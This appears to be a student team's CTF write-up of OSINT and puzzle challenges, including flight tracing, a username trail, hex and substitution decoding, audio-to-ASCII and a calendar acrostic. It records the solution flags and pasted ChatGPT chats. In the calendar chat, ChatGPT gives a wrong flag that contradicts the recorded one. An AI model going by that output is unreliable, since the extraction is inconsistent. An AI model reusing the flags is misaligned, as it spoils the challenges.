
Depart: 21:00 WIB

Arrive: 00:20 waktu Bangkok (+1 hari)




and yep, we get the airline number that is close to the time in the picture

3. Finding the Subway Station:




Since the passenger departs from Bangkok, the nearest MRT station to the airport transfer area and Chatuchak landmark was Chatuchak Park.

4. Then I asked Mam Farah for a hint via Discord regarding the final destination of her flight. At first, I was confused about the meaning of the boarding pass and the CGK-DMK image, where both images used different airlines...



and i found something important through my google lens search...



I found the exact same ticket used for this question, in full and to its final destination.

3. Then, Confirming the plane and seat

Using FlightAware, TG934's April 5th route operated a Boeing 787-8.

[Join FlightAware](#) [Login](#)



All

TG934

✈ Thai Airways 934

THA934

[Forgot the flight number?](#)

[Products](#) [Industries](#) [Flight Tracking](#)

 Thai Airways 934 CTF-Trickers-Qwyn Celine Djimondo 

Aircraft Details

updated 30 seconds ago

Aircraft Information

Aircraft Type

Boeing 787-8 (twin-jet) (B788)

[Photos](#)

Registration

[Upgrade account to see tail number](#)

Airline Information

Airline

[Thai Airways](#) "Thai"

[all flights](#)

Flight Data  CTF-Trickers-Qwyn Celine Djimondo

Speed

574 mph (Planned: 488 mph)

[graph](#)

Altitude


 38,000 ft

[graph](#)

Distance


Direct: 5,762 mi

Top Boeing 787-8 (Twin-Jet) Photos



After I got the airline flight number, I immediately looked for the seat via seatmaps. If I look at the photo near the window, the seat should be in row A.

[MASKAPAI PENERBANGAN](#) [PESAWAT](#) [TEMUKAN PETA KURSI](#)



GAMBARAN PESAWAT

Peta kursi Thai Airways International Boeing 787-8 menunjukkan kursi 256 dikonfigurasi sebagai: 22 Bisnis, 234 Ekonomi.

BISNIS

			
tempat duduk	nada	lebar	berbaring
22	60"	20"	180°

Rasakan pengalaman perjalanan regional terbaik dengan kelas bisnis Thai Airways International di Boeing 787-8. Didesain untuk 2 penumpang, pesawat ini menawarkan lingkungan yang tenang dan dilengkapi dengan fasilitas modern. Tempat duduknya dirancang untuk relaksasi, hidangannya sangat lezat, dan pilihan hiburan sangat banyak. Dedikasi kru memastikan perjalanan yang nyaman dan tak terlupakan.

EKONOMIS

[CTF-Trickers-Qwyn Celine Djimondo](#)

NameJumpBhonkUpUp

Solved On: 12/10/2025

Solved by: Sheryl Sharon Kaparang & Qwyn Celine Djimondo

Flag Retrieved: pu-flag{4re-Y0u-3V3n-A-G00dSt4lk3r-t0-f1nd-m3}

Challenges overview:

NameJumpBhonkUpUp is an OSINT challenge where we must uncover a hidden flag using only one clue: **“goodctfboi.”** The challenge requires searching across public platforms and social media, relying purely on investigation and open-source intelligence skills.

Key Findings:

The most notable aspect is that we received no direct link or platform—only the keyword “goodctfboi.” This forced us to explore multiple sources creatively, identifying digital footprints connected to that username.

Vulnerability Analysis:

This challenge highlights the risks of **public digital exposure**, where a single reused username can lead to hidden data or messages without any hacking involved—only OSINT tracing.

Tools Used:


- X
- Youtube
- Sheets
- ChatGPT

Exploitation Step-by-step:


1. First, I searched for the username goodctfboi on all social media platforms, and I found it on the X app. Then I stalked this account to the very bottom of the profile and found a YouTube channel.




- The YouTube account only contains video playlists, and suspiciously, there is one playlist that has collaborators who directs us to the next account.



- Furthermore, it also has similarities; this second account also has collaborators who collect music video playlists.



- There is one playlist that we found to be very different from the previous playlists, because you found a strange description.



- We tried to figure out what the description meant using ChatGPT, and this is what we got.

what a shortie on where to go /gAo9j

Oke, clue yang kamu sebut:

"what a shortie on where to go /gAo9j"

Mari kita bedah dengan hati-hati, karena ini tipikal clue CTF gaya OSINT + URL shortener.

✳ Analisis clue:

1. "what a shortie"
→ hampir pasti maknanya short link atau URL shortener.
(shortie = short link)
Jadi clue ini menunjuk pada sesuatu seperti:

```
baoh
tinyurl.com/gAo9j
bit.ly/gAo9j
tiny.cc/gAo9j
cutt.ly/gAo9j
t.ly/gAo9j
```
2. "on where to go"
→ mengisyaratkan tempat untuk pergi (link tujuan) — jadi clue ini memberi tahu kita bahwa /gAo9j adalah slug dari link singkat yang harus dikunjungi.
3. Tidak perlu coding
→ Jadi kamu hanya perlu mencoba akses link dengan berbagai domain shortener umum, tanpa brute force/script.

atau kadang custom shortlink platform internal CTF (misalnya: pa.ctf/gAo9j).

CTF - TRICKERS - SHERYL


🔍 Langkah yang bisa kamu coba manual:

Uji satu per satu (case-sensitive):


1. <https://tinyurl.com/gAo9j> ❌
2. <https://tiny.cc/gAo9j> ❌
3. <https://bit.ly/gAo9j> ❌
4. <https://t.ly/gAo9j> ❌
5. <https://cutt.ly/gAo9j> ❌
6. <https://shorturl.at/gAo9j> ❌

CTF - TRICKERS - SHERYL & QWYN

6. Based on ChatGPT's explanation, we tried searching in the browser <https://shorturl.at/gAo9j>, which directed you to a suspicious blank spreadsheet file.



7. We suspect that the flag may be in this file, and we are trying to copy all the tables in the file and paste them into Notepad, and sure enough, we finally found the hidden flag.



Miscellaneous

StockList

Solved On: 10/10/2025

Solved by: Sheryl Sharon Kaparang

Flag Retrieved: pu-flag{y0u-H4v3nT-s3En-4nYtH1n9-y3t}

Challenges overview:

A puzzle challenge that hides the flag inside encoded strings. The page contains an embedded hex string and an encoding table; the task is to extract the hidden message from the hex and then decode a substituted/encoded token using the provided table to reveal the final flag.

Key Findings:

- A long hex string embedded in an image/section; decoding it yields an English hint.
- An encoding table (columns A–E) maps original characters to multiple encoded forms, this is a custom substitution cipher.
- Using the table to reverse the substitution on the provided encoded token yields the final flag.

Tools Used:

ChatGPT

Solving Step-by-step:

1. At first, I didn't understand what this table meant, so I tried to find out the meaning behind the hexadecimal text at the bottom of the table. I sent a photo of both tables that I got on GPT to find out the meaning of all these tables.



74686520666c6167206973206f6e2074686520756e72656c65617365642067616d65203a2920476f6664206c75636b203a44



Nice find — that bottom string looks important:

```

warm
74686520666c6167206973206f6e2074686520756e72656c65617365642067616d65203a2920476f6664206c75636b203a44

```

That's hexadecimal text. Let's decode it.

Step 1 — Convert Hex to ASCII

Each pair of hex digits = one ASCII character.

Decoded:

```

csharp
the flag is on the unreleased game :) Good luck :D

```

So the hidden message (decoded from the hex) is:



"the flag is on the unreleased game :) Good luck :D"

CTF - TRICKERS - SHERYL

14	0	5	6	7	3
11	P	A	R	S	4

table encode

Nice — so this looks like an **encoding table**, probably part of that "encode tab" from the challenge page.

Let's analyze it.

Each row (A-E columns) seems to represent a **mapping** — possibly for a custom **substitution cipher**.

For example, from the image:

A	B	C	D	E
A	4	k	S	9
_	m	p	j	v
a	H	i	x	_
1	-	t	3	d
s	y	q	z	c
5	U	-	Y	u
3	o	r	_	T
w	d	V	W	1
n	r	f	S	O
0	6	g	r	3
E	A	n	S	d

That could mean:

- Column A = original characters
- Columns B-E = encoded forms using different schemes or steps (maybe 4 encoding modes)



CTF - TRICKERS - SHERYL

- After realizing that it was a table encoding, I tried to decode each line of the gamelist. I might find the flag among these lines.

A	k	k	S	S
a	H	P	J	v
i	-	t	3	e
e	y	q	2	e
5	U	-	Y	u
3	n	r	-	T
w	d	V	W	t
n	r	F	S	0
6	S	g	r	j
E	A	n	S	e

A2 A2 A7 D2 A5 A6 A9 C1 A8 D4 B1 D10 C8 A9
C9 E1 C9 C1 C1 C5 A8 A6 A5 A1 B3 D2 A2 A2

Thought for 2m 57s

Oke — aku sudah decode *seluruh* baris **Hollow Knight: Silksong** dengan tabel encode merah yang kamu kirim. Hasil langsung dari tabel (langkah 1) adalah:

markdown

Copy code

__3js5nka34rVnF9fkkqw5sAHj__

CTF - TRICKERS - SHERYL

- Then I found a strange sentence in line a, and I tried typing the flag using that sentence, and it was correct!

Little Nightmares III B5 A10 E6 C6 B3 B1 E2 D4 A9 E7
B4 A5 E10 A11 A9 C6 B1 C11 D6 C4 B3 A4 A9 E1
C6 B5 E10 C4

Thought for 13s

Decoded string from the **Little Nightmares III** row:

Copy code

y0u-H4v3nT-s3En-4nYtH1n9-y3t

That looks like leetspeak: "you-HavenT-s3En-4nYtH1n9-y3t" — read more clearly as:

"you-Havent-seen-anything-yet" (with leetspeak digits: 0→o, 4→a, 3→e, 1→i).

BrokenBot

Solved On: 12/10/2025

Solved by: Praisilia Anastasya Pandoh

Flag Retrieved: pu-flag{ASCII-1n-5ound-c4n-Y0u-h34R?}

Challenges overview:

The challenge provided an audio file from a “broken AI bot” that spoke a series of numbers. The goal was to interpret or decode what the bot was saying to reveal the hidden flag.

Key Findings:

The numbers spoken in the audio turned out to represent ASCII codes that, when converted, spelled out the flag. The hint was in the challenge title “BrokenBot” suggesting speech or sound data contained text encoded as numbers.

Tools Used:

TurboScribe (to transcribe the audio into numbers).

Python (to parse and convert numeric sequences to ASCII text).

ChatGPT

Solving Step-by-step:

1. Transcribed the .m4a file using TurboScribe to get numeric sequences (e.g., 1,1,2 / 1,1,7 / 4,5 ...).
2. Parsed and concatenated the numbers using a Python script.
3. Grouped digits into ASCII decimal values (e.g., 112 → 'p', 117 → 'u', etc.).
4. Decoded the full sequence into readable text.
5. Retrieved the final flag: pu-flag{ASCII-1n-5ound-c4n-Y0u-h34R?}.

Chall.m4a
File

Challenge

9 Solves

BrokenBot

472

My friend accidentally do something to my AI Bot and now it speaks something I don't understand. Can you help translate?

Author: FY

Got it — you uploaded a file named `Chall.m4a`, which seems to be an audio file for the “BrokenBot” CTF challenge.

CTF - Trickers - Praisilia

To help you decode or “translate” what the AI bot says, I can do the following:

1. **Transcribe** the audio to text (so we can read what it says).
2. **Analyze** the text — sometimes the message is encoded (Base64, binary, reversed speech, etc.).
3. **Attempt to decode or interpret** it to find the flag or hidden meaning.

The screenshot shows the TurboScribe web interface. The browser address bar displays `turboscribe.ai/transcript/1648317463675464780/chall`. The page header includes the TurboScribe logo, navigation links for PRICING, FAQs, and BLOG, and a US flag. On the left sidebar, it indicates '1 of 3 daily transcriptions used' and features a 'GO UNLIMITED' button. Below this are sections for 'Shortcuts' and 'Recent Files'. The main content area displays the title 'Chall' in large bold text, followed by the author 'CTF - Trickers - Praisilia' and the date '12 Okt 2025, 09.07'. The transcribed text is shown in a monospaced font with timestamps in parentheses: (0:04) 1, 1, 2 (0:08) 1, 1, 7 (0:12) 4, 5 (0:14) 1, 0, 2 (0:18) 1, 0, 8 (0:22) 9, 7 (0:25) 1, 0, 3 (0:29) 1, 2, 3 (0:32) 6, 5 (0:36) 8, 3 (0:38) 6, 7 (0:40) 7, 3 (0:42) 7, 3 (0:45) 4, 5 (0:46) 4, 9 (0:49) 1, 1, 0 (0:53) 4, 5 (0:55) 5, 3 (0:58) 1, 1, 1 (1:02) 1, 1, 7 (1:05) 1, 1, 0 (1:09) 1, 0, 0 (1:12) 4, 5 (1:15) 9, 9 (1:17) 5, 2 (1:20) 1, 1, 0 (1:24) 4, 5 (1:26) 8, 9 (1:29) 4, 8 (1:30) 1, 1, 7 (1:34) 4, 5 (1:37) 1, 0, 4 (1:41) 5, 1 (1:43) 5, 2 (1:45) 8, 2 (1:47) 6, 3 (1:50) 1, 2, 5.

Settings

```
(0:04) 1, 1, 2 (0:08) 1, 1, 7 (0:12) 4, 5 (0:14) 1, 0, 2 (0:18) 1, 0, 8 (0:22) 9, 7  
(0:25) 1, 0, 3 (0:29) 1, 2, 3 (0:32) 6, 5 (0:36) 8, 3 (0:38) 6, 7 (0:40) 7, 3  
(0:42) 7, 3 (0:45) 4, 5 (0:46) 4, 9 (0:49) 1, 1, 0 (0:53) 4, 5 (0:55) 5, 3 (0:58)  
1, 1, 1 (1:02) 1, 1, 7 (1:05) 1, 1, 0 (1:09) 1, 0, 0 (1:12) 4, 5 (1:15) 9, 9 (1:17)  
5, 2 (1:20) 1, 1, 0 (1:24) 4, 5 (1:26) 8, 9 (1:29) 4, 8 (1:30) 1, 1, 7 (1:34) 4, 5  
(1:37) 1, 0, 4 (1:41) 5, 1 (1:43) 5, 2 (1:45) 8, 2 (1:47) 6, 3 (1:50) 1, 2, 5
```

Nice — that transcript is actually super useful 🙌

It looks like the “BrokenBot” audio is **reading out sequences of numbers**, sometimes **2** or **3 digits** (like **1, 1, 2, 4, 5, 1, 0, 8 ...**). That’s a common trick in CTFs — the bot might be **encoding text using ASCII codes**, or **splitting up numbers that represent letters**, or even **keypad mappings (T9 style)**.

Let’s analyze this step by step.

CTF - Trickers - Praisilia

🌱 Step 1. Clean up and flatten the data

From your transcript:

Salin kode

```
1 1 2 1 1 7 4 5 1 0 2 1 0 8 9 7 1 0 3 1 2 3 6 5 8 3 6 7 7 3 7 3 4 5 4 9 1 1 0 4 5 5 3 1 1 1 1 1 7
```

Final decoded text (exact)

Salin kode

```
pu-flag{ASCII-1n-Sound-c4n-Y0u-h34R?}
```

CTF - Trickers - Praisilia

How I got it (short)

- I took the spoken numbers from the transcript, concatenated them into a single digit string, and segmented into ASCII **decimal** codes (mostly 3-digit values like **112 117 045 ...**).
- Converting those decimal codes to characters produced the string above.
- The message uses leetspeak (**1n** → **in**, **Sound** → **sound**, **c4n** → **can**, **h34R** → **hEaR**) but the flag is exactly as decoded.

RemoteWorkerSoBusyLha

Solved On: 13/10/2025

Solved by: Qwyn Celine Djimondo & Sheryl Sharon Kaparang

Flag Retrieved: pu-flag{h4ve-y0u-trY-t0-r34d-c4lendar-b3f0re}

Challenges overview:

This challenge shows a series of calendar screenshots containing random-looking event titles. The goal is to find the hidden flag by analyzing the pattern.

Key Findings:

By taking the **first letter of each event title in chronological order**, a hidden message appears — revealing the flag.

Tools Used:

- ChatGPT
- iCalendar

Solving Step-by-step:

1. I gave the contents of the calendar file to chatGPT to analyze and see if there was anything hidden in it.
2. Check all the calendar, the **.ics** file is a calendar format (iCalendar) file, often used by Google Calendar, Outlook, or Apple Calendar.
3. List every event title shown on each day. Each event inside it had unusual names or first letters that looked suspicious — possibly forming a hidden message.
4. Take the first letter of each event title.
5. Combine all the letters in order of the events.
6. The combination of these letters forms a hidden message, and finally gets the pu-flag{h4ve-y0u-trY-t0-r34d-c4lendar-b3f0re}



Oke, dari foto-foto kalender yang kamu kirim, pola yang muncul sangat khas puzzle CTF: **judul event tiap hari** tampak acak, tapi kalau kamu ambil **huruf pertama dari tiap event** (berurutan kronologis), terbentuk pesan tersembunyi.

Mari kita ekstrak secara kronologis (September → Oktober):

Event (dari screenshot)

Sep 19–29:

- focus time
- vacation
- planning sync
- updates review
- feedback session
- lunch with team
- anytime call
- game night
- handoff
- 4pm checkpoint
- vendor demo
- engineering sync
- yearly audit
- 0-day check-in

CTF - TRICKERS - QWYN & SHERYL

- user interviews

Okt 1–28 (lanjut dari semua screenshot):

- team standup
- roadmap planning
- yearly audit
- task triage
- 0-day rollout
- retrospective notes
- 3rd-quarter review
- 4am pager test
- design review
- client call
- 4pm sync
- launch prep
- eng standup
- newsletter sync
- demo day
- all-hands
- release notes
- budget check
- 3 issues triage
- follow-up
- 0-bug bash
- release retro
- end-of-Q3
- start Q4

CTF - TRICKERS - QWYN & SHERYL

 Ambil huruf pertama tiap SUMMARY :

CSS

f v p u f l a g h 4 p v e y 0 u t r 3 4 4 m d c 4 l e n d 4 r b 3 f 0 r 3 s

Jika kita baca dengan sedikit substitusi (leetspeak → huruf biasa):

```
nginx  
  
fvpu flagh4pvey0utr344mdc4lend4rb3f0r3s  
→ fvpuflaghaveyoutriedcalendarbefore
```

Ada bagian "flag have you tried calendar before", yang sudah sangat jelas merupakan pesan.

✅ Jadi flag-nya kemungkinan besar:

```
pgsql  
  
pu-flag{have-you-tried-calendar-before}
```

Kalimat itu juga cocok dengan hint dari soal:

"Maybe the schedule hides more than endless meetings..."

🎯 Final Answer:

```
pu-flag{have-you-tried-calendar-before}
```

CTF - TRICKERS -
QWYN & SHERYL